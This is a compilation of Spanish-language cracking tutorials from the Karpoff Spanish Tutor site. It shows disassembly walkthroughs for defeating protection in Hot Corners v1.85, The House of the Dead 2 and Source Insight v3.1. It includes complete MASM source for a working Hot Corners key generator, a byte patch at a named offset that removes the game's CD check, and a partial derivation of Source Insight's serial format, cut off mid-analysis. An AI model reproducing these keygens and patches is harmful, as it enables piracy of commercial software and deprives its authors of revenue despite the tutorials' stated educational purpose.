Estas utilerías son muy bonitas, por lo menos a mi me gustan, una de las mejores es SuperCleaner (la manera de generar el serial para ese programa es diferente a la de este).

Este programa lo que hace es como lo detallo en la descripción, vayamos a lo nuestro y empecemos.

Si quieres más información sobre SuperCleaner verifica el tuto de mi buen amigo CaoS ReptantE de nombre "Parches Inteligentes".

AL ATAKE

Primero carguemos el programa y hagamos clic en el botón **Enter Registration** y en Name: y Code: Ingresemos los valores que deseemos, hacemos clic en Ok y nos aparece una MessageBox conteniendo el mensaje siguiente

Sorry, you have entered an incorrect registration code.

Salgamos y abramos nuestro W32DASM y veamos los References Strings y busquemos la cadena de texto anterior y caemos aqui...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004030EF(C) <= Investigamos aqui...
|
:00403137 6A00 push 00000000

* Possible StringData Ref from Data Obj ->"Hot Corners"
|
:00403139 6880B04000 push 0040B080

* Possible StringData Ref from Data Obj ->"Sorry, you have entered an incorrect "
->"registration code."
|
:0040313E 68F0B24000 push 0040B2F0
:00403143 56 push esi

* Reference To: USER32.MessageBoxA, Ord:01C3h
|
:00403144 FF1548914000 Call dword ptr [00409148]
:0040314A B801000000 mov eax, 00000001
:0040314F 5E pop esi
:00403150 81C400020000 add esp, 00000200
:00403156 C21000 ret 0010
```

Nos vamos a ir a 004030EF y caemos aquí...

```
* Possible Reference to Dialog: DialogID_006F, CONTROL_ID:03FC, ""
|
:004030CF 68FC030000 push 000003FC
:004030D4 56 push esi
:004030D5 FFD7 call edi
:004030D7 8D442408 lea eax, dword ptr [esp+08]
:004030DB 8D8C2408010000 lea ecx, dword ptr [esp+00000108]
:004030E2 50 push eax
:004030E3 51 push ecx
:004030E4 E857020000 call 00403340 <= Vamos a entrar aqui
:004030E9 83C408 add esp, 00000008
:004030EC 84C0 test al, al
:004030EE 5F pop edi
:004030EF 7446 je 00403137 <= Aqui caemos
:004030F1 8D542404 lea edx, dword ptr [esp+04]
:004030F5 8D842404010000 lea eax, dword ptr [esp+00000104]
:004030FC 52 push edx
:004030FD 50 push eax

* Possible StringData Ref from Data Obj ->"Software\Hot Corners\Configuration"

:00403340 8B4C2404 mov ecx, dword ptr [esp+04] <= Aqui caemos
:00403344 81EC00010000 sub esp, 00000100
:0040334A 8D442400 lea eax, dword ptr [esp]
:0040334E 53 push ebx
:0040334F 50 push eax
:00403350 51 push ecx
:00403351 32DB xor bl, bl
:00403353 E8A8000000 call 00403400 <= Se genera el serial, entramos...
:00403358 8B842414010000 mov eax, dword ptr [esp+00000114]
:0040335F 83C408 add esp, 00000008
:00403362 8D542404 lea edx, dword ptr [esp+04]
:00403366 52 push edx <= Se puede ver el serial correcto (d edx)
:00403367 50 push eax <= Nuestro serial malo (d eax)

* Reference To: KERNEL32.lstrcmpA, Ord:0329h <= El serial se compara en el Kernel32, problemas si queremos
```


parchar
|
:00403368 FF1500914000 Call dword ptr [00409100]
:0040336E 85C0 test eax, eax
:00403370 B001 mov al, 01
:00403372 7402 je 00403376
:00403374 8AC3 mov al, bl

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00403372(C)
|
:00403376 5B pop ebx
:00403377 81C400010000 add esp, 00000100
:0040337D C3 ret

Ahora vayamos a TRW2000 y en el botón Browse seleccionamos el archivo a ejecutar hacemos clic en Load y aparece la ventana de depuración, ahora pongamos un punto de ruptura en 00403400, con Ctrl+N nos aparece la ventana del programa y se quita la de depuración, ingresamos los valores en Name **ByTESCRK** y Code **19770424** y hacemos clic en Ok, automáticamente nos aparece otra vez la ventana de TRW y empieza el traceo...

:00403400 81EC00010000 sub esp, 00000100
:00403406 A048DA4000 mov al, byte ptr [0040DA48]
:0040340B 53 push ebx
:0040340C 55 push ebp
:0040340D 56 push esi
...
...
:00403429 AA stosb
:0040342A 8B9C2414010000 mov ebx, dword ptr [esp+00000114] **<= Nuestro nombre**
:00403431 B940000000 mov ecx, 00000040
...
...
:00403446 B86A000000 mov eax, 0000006A **<= EAX recibe el valor de 6Ah**
:0040344B 8BF1 mov esi, ecx
:0040344D 33C9 xor ecx, ecx
:0040344F 85F6 test esi, esi
:00403451 7E0C jle 0040345F
:00403453 0FBE1419 movsx edx, byte ptr [ecx+ebx] **<= Extrae letra por letra**
:00403457 41 inc ecx **<= Incrementa ECX en 1**
:00403458 3BCE cmp ecx, esi **<= Compara la longitud del nombre**
:0040345A 8D0450 lea eax, dword ptr [eax+2*edx] **<= EAX = EAX + EDX * 2**
:0040345D 7CF4 jl 00403453 **<= Si es menor regresa a 00403453**
:0040345F 8B3D98914000 mov edi, dword ptr [00409198]
:00403465 50 push eax
:00403466 8D442414 lea eax, dword ptr [esp+14]
:0040346A 683CB34000 push 0040B33C
:0040346F 50 push eax
:00403470 FFD7 call edi **<= Agrega un guión a nuestro número ej. NNNN-**
:00403472 83C40C add esp, 0000000C
:00403475 8D4C2410 lea ecx, dword ptr [esp+10]
:00403479 51 push ecx
:0040347A 55 push ebp
:0040347B FF15E0904000 Call dword ptr [004090E0]
:00403481 33C0 xor eax, eax
:00403483 B96A000000 mov ecx, 0000006A **<= ECX recibe el valor de 6Ah**
:00403488 85F6 test esi, esi
:0040348A 7E0F jle 0040349B
:0040348C 0FBE1418 movsx edx, byte ptr [eax+ebx] **<= Extrae letra por letra**
:00403490 40 inc eax **<= Incrementa EAX en 1**
:00403491 8D1492 lea edx, dword ptr [edx+4*edx] **<= EDX = EDX + EDX * 4**
:00403494 3BC6 cmp eax, esi **<= Compara la longitud del nombre**
:00403496 8D0C91 lea ecx, dword ptr [ecx+4*edx] **<= ECX = ECX + EDX * 4**
:00403499 7CF1 jl 0040348C **<= Si es menor regresa a 0040348C**
:0040349B 51 push ecx
:0040349C 8D442414 lea eax, dword ptr [esp+14]
:004034A0 683CB34000 push 0040B33C
:004034A5 50 push eax
:004034A6 FFD7 call edi **<= Agrega un guión a nuestro número ej. 13046-**
:004034A8 83C40C add esp, 0000000C

```
:004034AB 8D4C2410 lea ecx, dword ptr [esp+10]
:004034AF 51 push ecx
:004034B0 55 push ebp
:004034B1 FF15E0904000 Call dword ptr [004090E0] <= Concatena los valores ej. NNNN-13046-
:004034B7 0FBE441EFF movsx eax, byte ptr [esi+ebx-01] <= Extrae la última letra, en mi caso K
:004034BC 8D1480 lea edx, dword ptr [eax+4*eax] <= EDX = EAX + EAX * 4
:004034BF 8D0450 lea eax, dword ptr [eax+2*edx] <= EAX = EAX + EDX * 2
:004034C2 8D542410 lea edx, dword ptr [esp+10] <= EDX recupera el valor 13046-
:004034C6 8D4C0001 lea ecx, dword ptr [eax+eax+01] <= ECX = EAX + EAX + 01
:004034CA 51 push ecx
:004034CB 683CB34000 push 0040B33C
:004034D0 52 push edx
:004034D1 FFD7 call edi <= Agrega un guión a nuestro número ej. 1651-
:004034D3 83C40C add esp, 0000000C
:004034D6 8D442410 lea eax, dword ptr [esp+10]
:004034DA 50 push eax
:004034DB 55 push ebp
:004034DC FF15E0904000 Call dword ptr [004090E0] <= Concatena los valores ej. NNNN-13046-1651-
:004034E2 0FBE4C1EFF movsx ecx, byte ptr [esi+ebx-01] <= Extrae la última letra
:004034E7 8D442410 lea eax, dword ptr [esp+10] <= EAX recupera el valor 1651-
:004034EB 8D148D1D000000 lea edx, dword ptr [4*ecx+0000001D] <= EDX = ECX * 4 + 1Dh
:004034F2 52 push edx
:004034F3 6838B34000 push 0040B338
:004034F8 50 push eax
:004034F9 FFD7 call edi
:004034FB 83C40C add esp, 0000000C
:004034FE 8D4C2410 lea ecx, dword ptr [esp+10]
:00403502 51 push ecx
:00403503 55 push ebp
:00403504 FF15E0904000 Call dword ptr [004090E0] <= Concatena los valores NNNN-13046-1651-329
:0040350A 5F pop edi
:0040350B 5E pop esi
:0040350C 5D pop ebp
:0040350D 5B pop ebx
:0040350E 81C400010000 add esp, 00000100
:00403514 C3 ret
```



Y aqui tienen el código fuente en MASM...

```
.386
.model flat,stdcall
option casemap:none

include c:\masm32\include\windows.inc
include c:\masm32\include\user32.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\user32.lib
includelib c:\masm32\lib\kernel32.lib

.const

IDD_DIALOG EQU 1000
IDC_NAME EQU 1001
IDC_SERIAL EQU 1002
IDC_GEN EQU 1003
IDC_COPY EQU 1004
```

```
DlgFunc PROTO :DWORD,:DWORD,:DWORD,:DWORD
Operacion PROTO
Decimal PROTO
Clipo PROTO hWnd:HWND

.data

nombre db 64 dup(0),0
serial db 8 dup(0),0
nada db 20 dup(0),0
Icono db "keygen",0
Iconimage db "keygen",0
minombre db "ByTESCRK",0
titulo db "Hot Corners v1.85",0
copiado db "¡El serial ha sido copiado al portapapeles!",0
hInstance dd 0
hIcon dd 0
buff db 256 dup(?)
hWnd HWND ?

.code

start:

invoke GetModuleHandle,NULL
mov hInstance,eax
invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,addr DlgFunc,NULL
invoke ExitProcess,NULL

DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD

.if uMsg==WM_INITDIALOG
        mov eax,hDlg
        mov hWnd,eax
        invoke LoadIcon,hInstance,addr Icono
        mov hIcon,eax
        invoke SendMessage, hDlg, WM_SETICON,1,hIcon
        invoke SetDlgItemText,hDlg,IDC_NAME,ADDR minombre
.elseif uMsg==WM_CLOSE
        invoke EndDialog,hDlg,NULL
.elseif uMsg==WM_COMMAND
        mov eax,wParam
        mov edx,eax
        shr edx,16
        .if dx==BN_CLICKED
                .if ax==IDC_COPY
                invoke Clipo,hDlg
                .elseif ax==IDC_GEN
                invoke GetDlgItemText,hDlg,IDC_NAME,ADDR nombre,64

                invoke Operacion

                .if eax!=1
                        invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR serial
                        invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nombre
                        invoke Clipo,hDlg
                        invoke MessageBox,hDlg,ADDR copiado,ADDR titulo,MB_ICONINFORMATION
                        invoke SetFocus,IDC_NAME
                .endif
                ret
                .endif
      .endif
.endif
ret

DlgFunc endp

Operacion proc

        invoke lstrlen,ADDR nombre ;Contamos el tamaño del nombre
```

```
        pushad

        mov edi, offset nombre ;Guardamos el nombre
        mov esi, offset serial ;Se guardará el serial
        mov ebx, eax
        push ebx
        mov dword ptr[esi],4E4E4E4Eh ;Primeros caracteres NNNN
        add esi,3 ;Agrega tres espacios al serial
        jmp enes ;Va a la rutina enes
        mov ecx, 6Ah ;Mueve el valor 6Ah a ECX
        xor eax,eax

paso1:  movsx edx, byte ptr [edi+eax] ;Extraemos letra por letra
        inc eax
        lea ecx, dword ptr [ecx+2*edx]
        cmp eax, ebx
        jl paso1 ;Hasta finalizar

        .if ecx < 3E8h ;Chequeamos el valor para transformar a decimal
           add esi,2
        .else
           add esi,3
        .endif

        mov eax, ecx
        invoke Decimal ;Invocamos la rutina Decimal
enes:   add esi,1
        mov dword ptr[esi],2Dh ;Agrega un guión
        pop ebx
        xor eax,eax
        push ebx
        mov ecx, 6Ah ;Mueve el valor 6Ah a ECX

paso2:  movsx edx, byte ptr [edi+eax] ;Extraemos letra por letra
        inc eax
        lea edx, dword ptr [edx+4*edx]
        lea ecx, dword ptr [ecx+4*edx]
        cmp eax, ebx
        jng paso2 ;Hasta terminar

        .if ecx < 2710h
           add esi,4
        .else
           add esi,5
        .endif

        mov eax, ecx
        invoke Decimal
        add esi,1
        mov dword ptr[esi],2Dh ;Agregamos otro guión
        pop ebx
        xor eax,eax
        push ebx

        movsx eax, byte ptr [edi+ebx-01] ;Extraemos última letra
        lea edx, dword ptr [eax+4*eax]
        lea eax, dword ptr [eax+2*edx]
        lea ecx, dword ptr [eax+eax+01]

        .if ecx < 3E8h
           add esi,3
        .else
           add esi,4
        .endif

        mov eax, ecx
        invoke Decimal
        add esi,1
        mov dword ptr[esi],2Dh ;Otro guión
        pop ebx
        mov eax,1Dh
```

```
        movsx edx, byte ptr [edi+ebx-01] ;Extraemos la última letra
        lea ecx, dword ptr [4*edx+eax]

        .if ecx < 3E8h
           add esi,3
        .else
           add esi,4
        .endif

        mov eax, ecx
        invoke Decimal

        popad

        ret

Operacion endp

Decimal proc

        xor ebx, ebx
        mov ecx, 10
dividir:
        xor edx, edx
        idiv ecx
        add dl, 30h
        mov byte ptr [esi+ebx], dl
        dec ebx
        .if eax>9
           jmp dividir
        .endif
        add al, 30h
        mov byte ptr [esi+ebx], al
        ret

Decimal endp

Clipo proc hDlg:DWORD
        LOCAL gmem :DWORD

        invoke GlobalAlloc,GMEM_MOVEABLE+GMEM_DDESHARE,254
        mov gmem,eax

        invoke GlobalLock,eax
        cmp eax,NULL
        je noabra
        mov ebx,offset serial
        lea esi,dword ptr[ebx]
        mov edi,eax
        mov ecx,29

        rep movsb

        invoke OpenClipboard,hDlg
        cmp eax,TRUE
        jne noabra2

        mov eax,gmem
        invoke SetClipboardData,CF_TEXT, eax

        invoke CloseClipboard

noabra2:
        mov eax,gmem
        invoke GlobalFree,eax

noabra:
        ret
Clipo endp

End Start
```

Ahora ya podemos usar el programa de manera más libre, aunque sin embargo quiero que recuerdes, lo de siempre...

"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, si ha USTED, le gusta el producto por favor COMPRELO, algunas veces... los autores merecen su dinero ;o)"

Saludos a mis buenos amigos Karpoff, Pr@fesor_X, CaoS ReptantE (gracias por tus consejos y ayuda en la realización de este tuto) y a todos los crackers hispanohablantes, en especial a ti por que has llegado hasta una vez más hasta aquí.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa: The House of the Dead 2

PROTECCION:	CD-Check
Objetivo:	Matar el Cd-CHeck
Descripcion:	Se trata de un juego mu chulo donde matas a un taco de mostruitos, xDDD
Dificultad:	**Newbie**
DOWNLOAD:	?????????
Herramientas:	W32Dasm, Soft-Ice y Hex WorkShop
CRACKER:	**AuspeX**
FECHA:	**01/04/2002**


INTRODUCCION

Aquí tenemos un jueguesito, sinceramente, el primer juego que crackeo, hasta ahora siempre había crackeado programas (juego muy poco, jeje), pero es que este me lo había dejado un colega, y como tenía que pagarle el CD entonces pensé que mejor intentaba crackearlo y yo se lo devolvía (no podeis imaginar hasta que punto soy un agarrao, ajajaaja). Así que este tuto se lo dedico a mi colega Dani: ¡va por ti DANI!

The House of the Dead, bonito juego, y estupida protección la verdad sea dicha. Creo que los programadores encargados de protegerlo no se han exprimido demasiado la cabeza, así que habrá que enseñarles a esta panda de burros por donde se les puede meter mano a sus productos, y que programen mejor el CD-Check

AL ATAKE

Lo primero que hacemos es instalar el juego. Luego nos damos el lote de jugar para descargar adrenalina matando zombies, y una vez desahogados por completo nos metemos al tajo. Quitamos el CD e intentamos ejecutar de nuevo:



¿Típico verdad?, pués manos a la obra. Vamos a entrar en el Sice y colocamos un breakpoint en la API MessageBoxA (acerté a la primera, jaja), le damos a reintentar a ver que sucede... Revienta el sice justo en la llamada (picó el anzuelo). Salimos de la llamada pulsando F12 y nos encontramos con todo este código (código abierto con el W32Dasm, no se puede copiar la ventana del sice):

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004A5CB7(C)
|

............

............

:004A5D22 FFD5 call ebp <-----aquí se llama al mensajito de error (falta el CD)
:004A5D24 6A00 push 00000000
:004A5D26 8BF0 mov esi, eax
:004A5D28 FFD3 call ebx
:004A5D2A 83FE02 cmp esi, 00000002 <-----comprueba a ver si hemos cancelado
:004A5D2D 7421 je 004A5D50 <----- salta si se ha pulsado cancelar (2 he visto que es cancelar y 4 reintentar)
:004A5D2F E964FFFFFF jmp 004A5C98 <-----se intenta de nuevo
```

****

Ahora os pondré todo el código de los alrededores desde donde se salta a esta zona de chico malo, para que se pueda comprender como hace el programa para chequear el CD-ROM. Si os marea un poco la cabeza no mireis, por supuesto no lo pienzo explicar todo al detalle, sólo lo más importante:

```
* Reference To: KERNEL32.CreateFileA, Ord:0034h <-----más abajo veremos para que utiliza esta API
|
:004A5C86 8B3D80304C00 mov edi, dword ptr [004C3080]

* Reference To: USER32.ShowCursor, Ord:0266h <-----no tengo ni idea para que la utiliza
|
:004A5C8C 8B1D48324C00 mov ebx, dword ptr [004C3248]

* Reference To: USER32.MessageBoxA, Ord:01BEh
|
:004A5C92 8B2DFC314C00 mov ebp, dword ptr [004C31FC] <-----coloca la dirección de MessageBoxA en este registro para
luego, si hace falta jodernos un poquito con su puñetero mensaje de error (recordad el CALL EBP de arriba que sacaba
nuestro mensaje de error)

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004A5D2F(U)
|
:004A5C98 8D442410 lea eax, dword ptr [esp+10]
:004A5C9C 50 push eax
:004A5C9D 6800010000 push 00000100

* Reference To: KERNEL32.GetLogicalDriveStringsA, Ord:011Eh
|
:004A5CA2 FF1504314C00 Call dword ptr [004C3104] <-----llamada que obtiene una cadena con las unidades válidas que
existen en el ordenata, en mi caso: a:\ c:\ d:\ e:\ (a -> disquetera, c,d -> disco duro, e -> cd-rom)
:004A5CA8 85C0 test eax, eax
:004A5CAA 0F84A0000000 je 004A5D50
```

:004A5CB0 8D742410 lea esi, dword ptr [esp+10]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004A5D0B(U)
|
:004A5CB4 803E00 cmp byte ptr [esi], 00 <-----comprueba si ha terminado de checkear todas las unidades válidas
:004A5CB7 7454 je 004A5D0D <-----saltamos a la zona de chico malo (nos manda al carajo)
:004A5CB9 56 push esi <-----mandamos como parámetro la dirección de la letra de la unidad que estamos checkeando

* Reference To: KERNEL32.GetDriveTypeA, Ord:0104h
|
:004A5CBA FF1500314C00 Call dword ptr [004C3100] <-----obtenemos un valor en eax que indica la unidad
:004A5CC0 83F805 cmp eax, 00000005 <-----comprueba si la unidad es cd-rom (0,1 -> ni puta idea, 2 -> disquete, 3 -> disco duro, 4 -> unidad de red, 5 -> cd-rom). Esta comprobación es muy interesante
:004A5CC3 7538 jne 004A5CFD <----- salta si no coincide
:004A5CC5 8B0D90C87D00 mov ecx, dword ptr [007DC890]
:004A5CCB 51 push ecx
:004A5CCC 56 push esi

* Possible StringData Ref from Data Obj ->"%s%s"
|
:004A5CCD 68A4765900 push 005976A4
:004A5CD2 6858CF7D00 push 007DCF58
:004A5CD7 E8BF680000 call 004AC59B
:004A5CDC 83C410 add esp, 00000010
:004A5CDF 6A00 push 00000000
:004A5CE1 6880000000 push 00000080
:004A5CE6 6A03 push 00000003 <-----creo que es un parámetro que indica que el archivo ha de estar ahí por cojones, pero no esoty seguro de esto
:004A5CE8 6A00 push 00000000
:004A5CEA 6A00 push 00000000
:004A5CEC 6800000080 push 80000000 <-----lectura del archivo
:004A5CF1 6858CF7D00 push 007DCF58 <----- manda la dirección de esta cadena: unidad:\Hod2.ico ???? luego explicaré esto, que realmente es la clave de todo este royo
:004A5CF6 FFD7 call edi <----- llamada a CreateFileA
:004A5CF8 83F8FF cmp eax, FFFFFFFF <-----si el archivo no está ahí, devuelve -1 en eax = FFFFFFFF
:004A5CFB 7537 jne 004A5D34 <-----si la cosa ha salido bien, salimos de la rutina y se ejecuta el juego

****

Bueno, explicaré un poco lo que se puede hacer, pero una vez entendido todo el código de arriba, la cosa es facil, no?. Si más o menos lo habeis comprendido, nos damos cuenta de que checkea las unidades una por una hasta llegar a la unidad de CD-ROM. Cuando ve que la letra E (en mi caso) es dicha unidad busca en ella el archivo de icono Hod2.ico en la dirección E:\ pero como dicho archivito no está por que no hay CD que valga pos nos manda al carajo. Bueno, pués cambiemos ese JNE por un JMP para que salte siempre, esté o no el archivo en la dirección especificada, y sea cual sea la unidad donde esté mirando. Otra solución sería que en vez de comprobar con 00000005 compruebe con 00000003 (disco duro) y coloquemos el archivo Hod2.ico en la unidad c:\, pero sinceramente, ¿quien quiere hacer esta tontería?. Pués ya está, lo demas no tengo ganas de explicarlo, ya sabeis, lo de cambiar los bytes con el Hex WorkShop y to el royo ese, hacedlo ustedes, ¡VAGOSSSSS!. Bueno, lo explicaré, ya sabeis, pillamos el offset con el W32Dasm y abrimos Hex WorkShop, buscamos por offset: A5CFBh y cambiamos 7537 jne por 7437 je.

FINALIZANDO

Hay un monstruo que no consigo matar, uno que hay en la fase 4 con una cierra mecánica, creo que es en esa fase, jeje.

Bueno, para finalizar doy las gracias al grupo **KFOR, a Karpoff** y a todos los crackers que escriben tutoriales en sus páginas, por enseñarme todo lo que se y de los que aun puedo aprender muchísimo: GRACIAS A TODOS

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa: Source Insight v3.1

PROTECCION:	**Name / Serial, Limitacion de Tiempo**
Objetivo:	Extraer el serial
Descripcion:	Un bello programa para escribir otros programas en código fuente con resaltado de sintaxis. Sencillamente me encanta.
Dificultad:	Novato
DOWNLOAD:	http://www.sourceinsight.com
Herramientas:	**TRW2000 W32dasm file insPEctor**
CRACKER:	**ByTESCRK** **FECHA:** **05/03/2002**

INTRODUCCION

Después de hace algún tiempo, casi tres meses de descanso en este aspecto, creo que he salido de invernar y aquí vamos nuevamente a la carga, para poner a su disposición un tuto más.

La verdad es que no tengo ninguna inspiración para escribir una introducción solo sé decirles que este programa es muy bueno y lo mejor aún es que la generación del serial es bastante sencilla, hubiese preferido que fuera más fácil al principio puesto que en lo que yo se los presento aquí, ya me había llevado un día pensando, sin embargo la solución es bastante sencilla.

Creo que por el momento hemos llegado al final de la intro y por lo tanto procedemos....

AL ATAKE

Primeramente veremos como está formada nuestra pequeña victima. Abrimos el file insPEctor de ViPER y procedemos a buscar la carpeta en donde instalamos el programa y procedemos a analizarlo, hacemos clic en la pestaña Compilador y vemos que está hecho con Microsoft Visual C++ 6.0 y no está comprimido. Cargamos el programa y vemos que aparece una ventanita para registrarnos pero unicamente nos aparece un campo para ingresar el serial y cuatro botones (**Ok, Exit, Try it, Buy it...**), vamos a ingresar un valor cualquiera para el serial en mi caso los de siempre **19770424**, hacemos clic en el botón de Ok y nos aparece una MessageBox con la cadena siguiente **"You typed an invalid serial number"**, ya que tenemos esta información que es suficiente para nosotros nos vamos al W32DASM y descompilamos a nuestra victima para buscar esta cadena y ver desde donde procede el mensaje. Cuando ya lo tengamos vamos a las References Strings y buscamos la cadena, nos encontraremos con esto.

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:**0043CADA(C)**, :0043CAF9(C), :0043CB38(C), :0043CB56(C), :0043CB67(C)
|:0043CB86(C), :0043CB9E(C), :0043CBB8(C)
|

* Possible StringData Ref from Data Obj ->"You typed an invalid serial number."

```
                        |
:0043CC30 68D4F74F00          push 004FF7D4  <= Si hacemos dobleclic caemos aqui...

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0043CBE0(U)
```

Vamos a chequear en 0043CADA y veremos lo siguiente...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0043CAAD(C)
|
:0043CAC7 6A2D              push 0000002D
:0043CAC9 689C627B00        push 007B629C
:0043CACE E8CD170B00        call 004EE2A0 <= Pondremos aquí un breakpoint
:0043CAD3 8BF0              mov esi, eax
:0043CAD5 83C408            add esp, 00000008
:0043CAD8 3BF5              cmp esi, ebp
:0043CADA 0F8450010000      je 0043CC30 <= De aquí procede el salto...

* Possible StringData Ref from Data Obj ->"SI3US" <= Me parece extraño }:)
                        |
:0043CAE0 BF78335300        mov edi, 00533378
:0043CAE5 83C9FF            or ecx, FFFFFFFF
:0043CAE8 33C0              xor eax, eax
:0043CAEA 8BD6              mov edx, esi
:0043CAEC F2                repnz
:0043CAED AE                scasb
:0043CAEE F7D1              not ecx
:0043CAF0 49                dec ecx
:0043CAF1 81EA9C627B00      sub edx, 007B629C
:0043CAF7 3BD1              cmp edx, ecx
:0043CAF9 0F8531010000      jne 0043CC30

* Possible StringData Ref from Data Obj ->"SI3US"
```

Agregaremos esta palabra a nuestro serial malo, el cual quedaría así **SI3US19770424**. Reiniciamos el programa con el TRW y ponemos el breakpoint (bpx 0043CACE), presionamos Ctrl+M o F5 y a hacer el traceo al programa, vemos que aunque ingresemos cualquier número siempre el programa nos da el mensajito de que no es el correcto si subimos veremos lo siguiente...

```
:0043CA40 83EC0C            sub esp, 0000000C <= Pondremos el nuevo breakpoint aqui...
:0043CA43 53                push ebx
:0043CA44 55                push ebp
:0043CA45 33ED              xor ebp, ebp
:0043CA47 56                push esi
:0043CA48 57                push edi
:0043CA49 894C2418          mov dword ptr [esp+18], ecx
:0043CA4D C74424149C627B00  mov [esp+14], 007B629C
:0043CA55 896C2410          mov dword ptr [esp+10], ebp
:0043CA59 EB02              jmp 0043CA5D
:0043CA5B 33ED              xor ebp, ebp
:0043CA5D 8D442414          lea eax, dword ptr [esp+14]
:0043CA61 BA64010000        mov edx, 00000164
:0043CA66 50                push eax
:0043CA67 B9D0E34F00        mov ecx, 004FE3D0
:0043CA6C C6059C627B0000    mov byte ptr [007B629C], 00
:0043CA73 E87856FCFF        call 004020F0 <= Esta es la función que solicita el serial
:0043CA78 83F802            cmp eax, 00000002
:0043CA7B 0F84C9010000      je 0043CC4A
:0043CA81 83F801            cmp eax, 00000001
:0043CA84 0F8558010000      jne 0043CBE2
:0043CA8A A09C627B00        mov al, byte ptr [007B629C]
:0043CA8F 84C0              test al, al
:0043CA91 0F84B3010000      je 0043CC4A
:0043CA97 B99C627B00        mov ecx, 007B629C
:0043CA9C E83F55FFFF        call 00431FE0
```

```
:0043CAA1 A09C627B00        mov al, byte ptr [007B629C]
:0043CAA6 BE9C627B00        mov esi, 007B629C
:0043CAAB 84C0              test al, al
:0043CAAD 7418              je 0043CAC7
:0043CAAF 25FF000000        and eax, 000000FF        <= Aqui
:0043CAB4 50                push eax                   se
:0043CAB5 E8701A0B00        call 004EE52A                empieza
:0043CABA 83C404            add esp, 00000004            a
:0043CABD 8806              mov byte ptr [esi], al       comparar
:0043CABF 8A4601            mov al, byte ptr [esi+01]     todo
:0043CAC2 46                inc esi                      el
:0043CAC3 84C0              test al, al                  serial
:0043CAC5 75E8              jne 0043CAAF             <==========
:0043CAC7 6A2D              push 0000002D
:0043CAC9 689C627B00        push 007B629C
:0043CACE E8CD170B00        call 004EE2A0
:0043CAD3 8BF0              mov esi, eax
:0043CAD5 83C408            add esp, 00000008
:0043CAD8 3BF5              cmp esi, ebp
:0043CADA 0F8450010000      je 0043CC30
```

Hemos vuelto a la dirección 0043CADA sin embargo, ya avanzamos cierto tramo en este camino, sin embargo siento como si estamos dando vueltas en la misma dirección.

Ahora probemos con separar el serial de la palabra SI3US así SI3US-19770424 probamos y.... hemos pasado al siguiente pasado, no nos ha dado mensaje de error... y vemos lo siguiente aunque no es nada interesante sino nada más que algunas operaciones...

```
:0043CAE0 BF78335300        mov edi, 00533378
:0043CAE5 83C9FF            or ecx, FFFFFFFF
:0043CAE8 33C0              xor eax, eax
....
....
```

En esta parte el programa empieza a comparar los caracteres de la palabra SI3US

```
:0043CB15 33C9              xor ecx, ecx
:0043CB17 8A8D78335300      mov cl, byte ptr [ebp+00533378]
:0043CB1D 51                push ecx
:0043CB1E E8071A0B00        call 004EE52A
:0043CB23 33D2              xor edx, edx
:0043CB25 8BD8              mov ebx, eax
:0043CB27 8A959C627B00      mov dl, byte ptr [ebp+007B629C]
:0043CB2D 52                push edx
:0043CB2E E8F7190B00        call 004EE52A
:0043CB33 83C408            add esp, 00000008
:0043CB36 3BC3              cmp eax, ebx
:0043CB38 0F85F2000000      jne 0043CC30
:0043CB3E 45                inc ebp
:0043CB3F 8BC7              mov eax, edi
:0043CB41 4F                dec edi
:0043CB42 85C0              test eax, eax
:0043CB44 75CF              jne 0043CB15
```

Luego de comparar el programa regresa y chequea una segunda separación por lo que se puede deducir que si no está sale y da error por lo que podemos deducir que el tipo de serial es

SI3US-19770424-SI3US

```
:0043CB46 46                inc esi
:0043CB47 6A2D              push 0000002D
:0043CB49 56                push esi
:0043CB4A E851170B00        call 004EE2A0 <= Aqui se extrae el guión
:0043CB4F 8BE8              mov ebp, eax
:0043CB51 83C408            add esp, 00000008
:0043CB54 85ED              test ebp, ebp
```

```
:0043CB56 0F84D4000000     je 0043CC30 <= Si no está da error...
:0043CB5C 8BCD             mov ecx, ebp
:0043CB5E C6450000         mov [ebp+00], 00
:0043CB62 2BCE             sub ecx, esi <= Extrae ESI-ECX
:0043CB64 83F906           cmp ecx, 00000006 <= Si el serial no es igual a 6 es falso
